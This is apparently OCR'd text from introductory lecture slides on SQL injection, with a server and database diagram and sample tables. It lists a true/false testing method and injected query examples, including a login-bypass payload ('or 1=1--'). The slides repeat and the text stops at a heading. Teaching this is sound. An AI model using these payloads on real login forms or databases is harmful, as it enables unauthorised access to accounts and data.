


SQL Injection



Server




Server



Web Server

Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby




Web Server

Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby

Database

ID	Title	Price
0	iPhone	900
1	iPad	1000
2	Mouse	50




Web Server

Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby

Database

ID	Title	Price
0	iPhone	900
1	iPad	1000
2	Mouse	50




Web Server

Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby

Database

ID	Title	Price
0	iPhone	900
1	iPad	1000
2	Mouse	50



Web Server

Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby

Database

ID	User	Pass
0	Admin	12345
1	Zaid	54321
2	Adrian	lalala

Discovering SQL Injections

In every input:

1. Inject a statement that returns false.
2. Inject a statement that returns true.
3. Compare results!

SQL Injections

Original Statement

```
SELECT * FROM shop WHERE category = ‘Food and Drink’
```

SQL Injections

Original Statement

```
SELECT * FROM shop WHERE category = ‘Food and Drink’
```

Injection test

```
SELECT * FROM shop WHERE category = ‘Food and Drink’ and 1=1--’
```

```
SELECT * FROM shop WHERE category = ‘Food and Drink’ and 1=0--’
```

SQL Injections

Original Statement

```
SELECT * FROM users WHERE
    username = ‘$usernmae’ AND password = ‘$password’
```

SQL Injections

Original Statement

```
SELECT * FROM users WHERE
    username = ‘$usernmae’ AND password = ‘$password’
```


SQL Injection

```
SELECT * FROM users WHERE
    username = ‘admin’ AND password = ‘test’ or 1=1--’
```

Exploitation – SQL Injection

Why are they so dangerous

